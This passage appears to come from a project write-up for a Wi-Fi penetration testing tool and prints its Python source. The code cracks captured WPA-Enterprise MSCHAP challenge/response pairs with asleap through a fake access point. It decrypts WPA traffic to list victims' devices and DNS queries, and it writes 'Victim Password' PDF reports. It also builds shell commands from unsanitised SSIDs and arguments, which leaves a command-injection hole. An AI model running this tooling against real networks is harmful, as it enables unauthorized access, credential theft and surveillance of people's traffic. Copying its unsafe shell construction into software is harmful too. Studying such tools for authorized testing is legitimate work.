            ls_csv = subprocess.getoutput("ls "+i+"/"+filename+" | grep csv")

            if ls_csv is '':
                continue

            else:
                content = subprocess.getoutput("cat "+ls_csv+" | grep \'"+s_time+"\'")
                content_ch = subprocess.getoutput("cat "+ls_csv+" | grep \'"+s_time+"\' | awk '{print $6}'").replace(",",'')
                content_bssid = subprocess.getoutput("cat "+ls_csv+" | grep \'"+s_time+"\' | awk '{print $1}'").replace(",",'')
                content_cipher = subprocess.getoutput("cat "+ls_csv+" | grep \'"+s_time+"\' | awk '{print $9}' | sed 's/\,.*//'")

                if content is '':
                    continue
                else:
                    ssid_v = Paragraph(ssid, s_b)
                    en_type_v = Paragraph(en_type, s_b)
                    bssid_v = Paragraph(content_bssid, s_b)
                    ch_v = Paragraph(content_ch, s_b)
                    cipher_v = Paragraph(content_cipher, s_b)
                    scan_time_v = Paragraph(s_time, s_b)
                    crack_time_v = Paragraph(c_time, s_b)
                    pw_v = Paragraph(pw, s_b)
                    print(pw_v)

                    t_info = [[ssid_t,en_type_t,bssid_t,ch_t,au_mode_t,scan_time_t,crack_time_t,pw_t]]
                    t_info.append([ssid_v,en_type_v,bssid_v,ch_v,cipher_v,scan_time_v,crack_time_v,pw_v])

                    tableThatSplitsOverPages = Table(t_info, [3 * cm, 2 * cm, 3.5 * cm, 1 * cm, 2 * cm, 3 * cm, 3 * cm, 3 * cm])
                    tableThatSplitsOverPages.hAlign = 'CENTER'
                    tblStyle_ap = TableStyle([('TEXTCOLOR',(0,0),(-1,-1),colors.black),
                                              ('VALIGN',(0,0),(-1,-1),'TOP'),
                                              ('ALIGN', (0, 0), (-1, -1), "CENTER"),
                                              ('LINEBELOW',(0,0),(-1,-1),1,colors.black),
                                              ('BOX',(0,0),(-1,-1),1,colors.black),
                                              ('BOX',(0,0),(0,-1),1,colors.black),
                                              ('BOX',(0,0),(1,-1),1,colors.black),
                                              ('BOX',(0,0),(2,-1),1,colors.black),
                                              ('BOX',(0,0),(3,-1),1,colors.black),
                                              ('BOX',(0,0),(4,-1),1,colors.black),
                                              ('BOX',(0,0),(5,-1),1,colors.black),
                                              ('BOX',(0,0),(6,-1),1,colors.black)])
                    tblStyle_ap.add('BACKGROUND',(0,0),(7,0),colors.lightgrey)
                    tblStyle_ap.add('BACKGROUND',(0,1),(-1,-1),colors.white)
                    tableThatSplitsOverPages.setStyle(tblStyle_ap)
                    elements.append(tableThatSplitsOverPages)

                    im = Image('./gen_graph/'+ssid+'__'+s_time.replace(' ','_'), 5 * inch, 2.5 * inch)
                    print('./gen_graph/'+ssid+'__'+s_time.replace(' ','_'))
                    elements.append(Paragraph('<br />\n', s_b))
                    elements.append(Paragraph('<br />\n', s_b))
                    elements.append(Paragraph('<i>Target\'s Topology</i>', s_h3))
                    elements.append(Paragraph('<br />\n', s_b))
                    elements.append(im)
```

```
109
110     get_csv_content()
111
112     if "\"Failed\"" not in pw:
113         elements.append(Paragraph('<br />\n', s_b))
114         elements.append(Paragraph('<br />\n', s_b))
115         elements.append(Paragraph('<i>Packet Decryption</i>', s_h3))
116         elements.append(Paragraph('<br />\n', s_b))
117         elements.append(Paragraph('<i>Device Info.</i>', s_n))
118         elements.append(Paragraph('<br />\n', s_b))
119
120         get_client = subprocess.Popen("sudo tshark -r ./wpa/wpa_decap/"+ssid+"__"+en_type+"__"+s_time.replace(" ", "_")+
121         "-dec.cap -o column.format:\"unres\",\"%uhs\",\"res\",\"%rhs\"' | sort | uniq | tee ./wpa/wpa_decap/"+ssid+"__"+en_type+"__"+s_time.replace(" ","_"), shell=True)
122         time.sleep(5)
123         read_client = subprocess.getoutput("cat ./wpa/wpa_decap/"+ssid+"__"+en_type+"__"+s_time.replace(" ", "_")+" | sort | uniq")
124         print('cated')
125         read_client_l = read_client.split("\n")
126
127
128         cli_bssid = "Device BSSID"
129         cli_device = "Brand"
130         cli_info = [[cli_bssid, cli_device]]
131         print(read_client)
132
133         for i in read_client_l:
134             r_c_l = i.split(' ')
135
136             cli_mac = r_c_l[0]
137             cli_device = r_c_l[1]
138
139             if "_" in  cli_device:
140                 cli_device = r_c_l[1].split('_')
141                 cli_device_f = cli_device[0]
142
143                 cli_v = Paragraph(cli_mac, s_b)
144                 cli_d_v = Paragraph(cli_device_f, s_b)
145                 print([cli_v,cli_d_v])
146                 cli_info.append([cli_v,cli_d_v])
147
148             else:
149                 cli_device = ""
150                 cli_v = Paragraph(cli_mac, s_b)
151                 cli_d_v = Paragraph(cli_device, s_b)
152                 print([cli_v,cli_d_v])
153                 cli_info.append([cli_v,cli_d_v])
154
155
156         cli_table = Table(cli_info, [5 * cm, 5 * cm])
157         tblstyle_cli = TableStyle([('TEXTCOLOR',(0,0),(-1,-1),colors.black),
158                                    ('VALIGN',(0,0),(-1,-1),'TOP'),
159                                    ('ALIGN', (0, 0), (-1, -1), "CENTER"),
160                                    ('LINEBELOW',(0,0),(-1,-1),1,colors.black),
161                                    ('BOX',(0,0),(-1,-1),1,colors.black),
162                                    ('BOX',(0,0),(0,-1),1,colors.black)])
163
164         tblstyle_cli.add('BACKGROUND',(0,0),(2,0),colors.lightgrey)
165         tblstyle_cli.add('BACKGROUND',(0,1),(-1,-1),colors.white)
```

```
166         cli_table.setStyle(tblstyle_cli)
167         elements.append(cli_table)
168
169         elements.append(Paragraph('<br />\n', s_b))
170         elements.append(Paragraph('<br />\n', s_b))
171         elements.append(Paragraph('<i>DNS Query</i>', s_n))
172         elements.append(Paragraph('<br />\n', s_b))
173
174         get_dns_t = subprocess.Popen("tshark -r ./wpa/wpa_decap/"+ssid+"__"+en_type+"__"+s_time.replace(" ", "_")+
175         "-dec.cap -T fields -e eth.src -e dns.qry.name -E separator=, | sort | uniq | tee ./wpa/wpa_decap/"+ssid+"__"+en_type+"__"+s_time.replace(" ","_")+"-dns", shell=True)
176         time.sleep(5)
177         read_dns_t = subprocess.getoutput("cat ./wpa/wpa_decap/"+ssid+"__"+en_type+"__"+s_time.replace(" ", "_")+"-dns | sort | uniq")
178         read_dns_t_l = read_dns_t.split("\n")
179         print(en_type + " <<<<<<<< en_type")
180         print(read_dns_t)
181         print(read_dns_t_l)
182         dns_cli_mac = "Device BSSID"
183         dns_query = "DNS Query"
184         dns_info = [[dns_cli_mac,dns_query]]
185
186         for j in read_dns_t_l:
187
188             r_d_l = j.split(',')
189
190             r_d_mac = r_d_l[0]
191             r_d_q = r_d_l[1]
192
193             if r_d_q is "":
194                 continue
195
196             else:
197                 d_mac_v = Paragraph(r_d_mac, s_b)
198                 d_q_v = Paragraph(r_d_q, s_b)
199
200                 print([d_mac_v,d_q_v])
201                 dns_info.append([d_mac_v,d_q_v])
202
203         dns_table = Table(dns_info, [5 * cm, 5 * cm])
204         tblstyle_dns = TableStyle([('TEXTCOLOR',(0,0),(-1,-1),colors.black),
205                                    ('VALIGN',(0,0),(-1,-1),'TOP'),
206                                    ('ALIGN', (0, 0), (-1, -1), "CENTER"),
207                                    ('LINEBELOW',(0,0),(-1,-1),1,colors.black),
208                                    ('BOX',(0,0),(-1,-1),1,colors.black),
209                                    ('BOX',(0,0),(0,-1),1,colors.black)])
210         tblstyle_dns.add('BACKGROUND',(0,0),(2,0),colors.lightgrey)
211         tblstyle_dns.add('BACKGROUND',(0,1),(-1,-1),colors.white)
212         dns_table.setStyle(tblstyle_dns)
213         elements.append(dns_table)
214
215     else:
216         print('')
217
218     pdfReportPages = "./gen_report/"+ssid+"__"+s_time.replace(' ','_')+".pdf"
219     doc = SimpleDocTemplate(pdfReportPages, pagesize=A4)
220     doc.build(elements)
```

6. enterprise_crack.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, subprocess, sys, glob, csv, threading, time, signal
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

usr = sys.argv[1]
org_t = sys.argv[2]
login_t = sys.argv[3]
dictfile = sys.argv[4]
challenge = sys.argv[5]
response = sys.argv[6]

root = tk.Tk()
root.title('WPA/WPA2 Enterprise Crack')

usr_label = ttk.Label(root, text='Victim: '+usr)


crack_p = ttk.Progressbar(root,length=500,mode='determinate')

# start cracking victims' password
def loading():
    usr_label.grid()

    crack_p.grid()
    crack_p['value']=5
    root.update_idletasks()
    time.sleep(1)
    crack_p['value']=50
    root.update_idletasks()
    time.sleep(1)
    crack_p['value']=75
    root.update_idletasks()
    time.sleep(1)
    subprocess.Popen(['asleap -W '+dictfile+' -C '+challenge+' -R '+response +' >> ./hostapd-wpe/results/'+usr+'__'+org_t+'__'+login_t+'.txt'], shell=True)
    time.sleep(10)
    result = subprocess.getoutput('cat ./hostapd-wpe/results/'+usr+'__'+org_t+'__'+login_t+".txt | grep password | awk '{print $2}' | grep -v 2.2")
    time.sleep(10)

    check_result = subprocess.getoutput('cat ./hostapd-wpe/results/'+usr+'__'+org_t+'__'+login_t+".txt")
    print(result + '<<<<<<')
    if 'password' not in check_result or 'Testing' in check_result:
        messagebox.showinfo('ERROR', 'Please user another dictionary and try agian!')
        root.destroy()

    else:
        result_label = ttk.Label(root, text='Cracked Successfully!')
        result_label.grid()
        crack_p['value']=90
        root.update_idletasks()
        crack_p.destroy()

loading()

root.mainloop()
```

7. enterprise_report.py

Wifi_Pentest_Tool.py | wep_crack.py | wpa_crack.py | wpa_enterprise.py | wpa_report.py | enterprise_crack.py | enterprise_report.py

```python
#!/usr/bin/python

import os, subprocess, sys, glob, csv, threading, time, signal, ast
from functools import partial
from tkinter import ttk, Frame, messagebox, filedialog
from tkinter.filedialog import askopenfilename
import tkinter as tk

from reportlab.platypus import SimpleDocTemplate, Table, TableStyle, Paragraph, Frame, Spacer, Image
from reportlab.lib import colors, styles
from reportlab.lib.units import cm, inch
from reportlab.lib.pagesizes import A3, A4, landscape, portrait
from reportlab.lib.styles import ParagraphStyle, getSampleStyleSheet
from reportlab.lib.enums import TA_LEFT, TA_RIGHT, TA_CENTER, TA_JUSTIFY
from reportlab.pdfgen import canvas

org = sys.argv[1]
org_s_time = sys.argv[2]
org_cap_v_l = sys.argv[3]
org_vic_r_l = sys.argv[4]
org_fk_ssid = sys.argv[5]
print('\n')
print('Target: '+ org)
print('Time: '+org_s_time)
print('Fake: '+org_fk_ssid)

org_cap_v_l_l = ast.literal_eval(org_cap_v_l)
org_vic_r_l_l = ast.literal_eval(org_vic_r_l)

print(len(org_cap_v_l_l))

print('\n')

elements = []
styles=getSampleStyleSheet()
styles.wordWrap = 'CJK'
s_h1 = styles["Heading1"]
s_n = styles["Normal"]
s_b = styles["BodyText"]
s_h3 = styles["Heading3"]

current_time = str(subprocess.getoutput("date '+%Y-%m-%d, %T'"))
elements.append(Paragraph("<para alignment='right'>Date, Time: "+current_time+"</para>", s_n))
elements.append(Paragraph('<u>Wi-Fi Pentest Report: WPA/WPA2 Enterprise</u>', s_h1))
elements.append(Paragraph('<i>Target\'s Info</i>', s_h3))
elements.append(Paragraph('<br />\n', s_b))

org_t = "Organization"
org_s_t = "Start Time"
org_fk_t = "Fake SSID"

org_v = Paragraph(org, s_b)
org_v_s_time = Paragraph(org_s_time, s_b)
org_v_fk_ssid = Paragraph(org_fk_ssid, s_b)

org_t_info = [[org_t,org_s_t,org_fk_t]]
org_t_info.append([org_v,org_v_s_time,org_v_fk_ssid])

org_make_table = Table(org_t_info, [3 * cm, 5 * cm, 3 * cm])
org_make_table.hAlign = 'CENTER'
org_t_style = TableStyle([('TEXTCOLOR',(0,0),(-1,-1),colors.black),
```

```
62                                                  ('VALIGN',(0,0),(-1,-1),'TOP'),
63                                                  ('ALIGN', (0, 0), (-1, -1), "CENTER"),
64                                                  ('LINEBELOW',(0,0),(-1,-1),1,colors.black),
65                                                  ('BOX',(0,0),(-1,-1),1,colors.black),
66                                                  ('BOX',(0,0),(0,-1),1,colors.black),
67                                                  ('BOX',(0,0),(1,-1),1,colors.black)])
68  org_t_style.add('BACKGROUND',(0,0),(2,0),colors.lightgrey)
69  org_t_style.add('BACKGROUND',(0,1),(-1,-1),colors.white)
70  org_make_table.setStyle(org_t_style)
71  elements.append(org_make_table)
72  elements.append(Paragraph('<br />\n', s_b))
73  elements.append(Paragraph('<br />\n', s_b))
74
75  org_usr_t = "Username"
76  org_login_t = "Login Time"
77  org_cha_t = "Challenge"
78  org_res_t = "Response"
79
80  elements.append(Paragraph('<i>Captured Victim(s)</i>', s_h3))
81  elements.append(Paragraph('<br />\n', s_b))
82  org_usr_info = [[org_usr_t,org_login_t,org_cha_t,org_res_t]]
83
84  for i in range(len(org_cap_v_l_l)):
85      v_login = str(org_cap_v_l_l[i][0])
86      v_id = str(org_cap_v_l_l[i][1])
87      v_cha = str(org_cap_v_l_l[i][2])
88      v_res = str(org_cap_v_l_l[i][3])
89
90      usr_v = Paragraph(v_id, s_b)
91      usr_login = Paragraph(v_login, s_b)
92      usr_cha = Paragraph(v_cha, s_b)
93      usr_res = Paragraph(v_res, s_b)
94
95      org_usr_info.append([usr_v,usr_login,usr_cha,usr_res])
96
97  usr_make_table = Table(org_usr_info, [4*cm,5*cm,4*cm,4*cm])
98  usr_make_table.hAlign = 'CENTER'
99  usr_t_style = TableStyle([('TEXTCOLOR',(0,0),(-1,-1),colors.black),
100                                                  ('VALIGN',(0,0),(-1,-1),'TOP'),
101                                                  ('ALIGN', (0, 0), (-1, -1), "CENTER"),
102                                                  ('LINEBELOW',(0,0),(-1,-1),1,colors.black),
103                                                  ('BOX',(0,0),(-1,-1),1,colors.black),
104                                                  ('BOX',(0,0),(0,-1),1,colors.black),
105                                                  ('BOX',(0,0),(1,-1),1,colors.black),
106                                                  ('BOX',(0,0),(2,-1),1,colors.black)])
107
108 usr_t_style.add('BACKGROUND',(0,0),(3,0),colors.lightgrey)
109 usr_t_style.add('BACKGROUND',(0,1),(-1,-1),colors.white)
110 usr_make_table.setStyle(usr_t_style)
111 elements.append(usr_make_table)
112
113 elements.append(Paragraph('<br />\n', s_b))
114 elements.append(Paragraph('<br />\n', s_b))
115
116 org_c_usr_t = "Username"
117 org_c_t = "Cracked Time"
118 org_pw = "Password"
119
120 elements.append(Paragraph('<i>Victim Password</i>', s_h3))
121 elements.append(Paragraph('<br />\n', s_b))
122 crack_info = [[org_c_usr_t,org_c_t,org_pw]]
```

```
122  crack_info = [[org_c_usr_t,org_c_t,org_pw]]
123
124  for j in range(len(org_vic_r_l_l)):
125      v_r_id = str(org_vic_r_l_l[j][0])
126      v_r_time = str(org_vic_r_l_l[j][1])
127      v_r_pw = str(org_vic_r_l_l[j][2])
128
129      c_v = Paragraph(v_r_id, s_b)
130      c_time = Paragraph(v_r_time, s_b)
131      c_pw = Paragraph(v_r_pw, s_b)
132
133      crack_info.append([c_v,c_time,c_pw])
134
135  crack_make_table = Table(crack_info, [4*cm,5*cm,4*cm])
136  crack_make_table.hAlign = 'CENTER'
137  crack_t_style = TableStyle([('TEXTCOLOR',(0,0),(-1,-1),colors.black),
138                              ('VALIGN',(0,0),(-1,-1),'TOP'),
139                              ('ALIGN', (0, 0), (-1, -1), "CENTER"),
140                              ('LINEBELOW',(0,0),(-1,-1),1,colors.black),
141                              ('BOX',(0,0),(-1,-1),1,colors.black),
142                              ('BOX',(0,0),(0,-1),1,colors.black),
143                              ('BOX',(0,0),(1,-1),1,colors.black)])
144
145  crack_t_style.add('BACKGROUND',(0,0),(2,0),colors.lightgrey)
146  crack_t_style.add('BACKGROUND',(0,1),(-1,-1),colors.white)
147  crack_make_table.setStyle(crack_t_style)
148  elements.append(crack_make_table)
149
150  gen_report = "./enterprise_report/"+org+"__"+org_s_time+".pdf"
151  doc = SimpleDocTemplate(gen_report, pagesize=A4)
152  doc.build(elements)
153
```

References

1. How to stop Airodump-ng. [Online] December 13, 2016. https://forum.aircrack-ng.org/index.php?topic=1504.0.

2. How to Install Pyrit Cuda + Toolkit 8 + Nvidia GTX 1070 in Kali Linux 2017.1. [Online] May 6, 2017. https://github.com/JPaulMora/Pyrit/issues/528.

3. Command Line Shell For SQLite. [Online] https://sqlite.org/cli.html.

4. Kali Linux - Information Gathering Tools. [Online] https://www.tutorialspoint.com/kali_linux/kali_linux_information_gathering_tools.htm.

5. Suspend and Resume Aircrack sessions. [Online] 22 January 2015. https://binfalse.de/2015/01/22/suspend-resume-aircrack/.

6. Alamanni, M. (2015). Kali Linux Wireless Penetration Testing Essentials.

7. Ballmann, B. (2015). Understanding Network Hacks-Attack and Defense with Python.

8. Cameron Buchanan, Vivek Ramachandran. (2015). Kali Linux Wireless Penetration Testing Beginner's Guide.

9. Oriyano. (2016). CEH v9: Certified Ethical Hacker Version 9, 3rd Edition.

10. M. Beck. Enhanced TKIP michael attacks. Retrieved 4 Februari, 2013, from http://download.aircrack-ng.org/wiki-files/doc/enhanced_tkip_michael.pdf.

11. M. Guennoun, A. Lbekkouri, A. Benamrane, M. Ben-Tahir, and K. El-Khatib. Wireless networks security: Proof of chopchop attack. In WOWMOM, pages 1–4, 2008.

12. E. Tews and M. Beck. Practical attacks against WEP and WPA. In Proceedings of the second ACM conference on Wireless network security, WiSec '09, 2009.

13. Joshua Wright. 2003. Weaknesses in LEAP challenge/response. In DEF CON Hacking Conference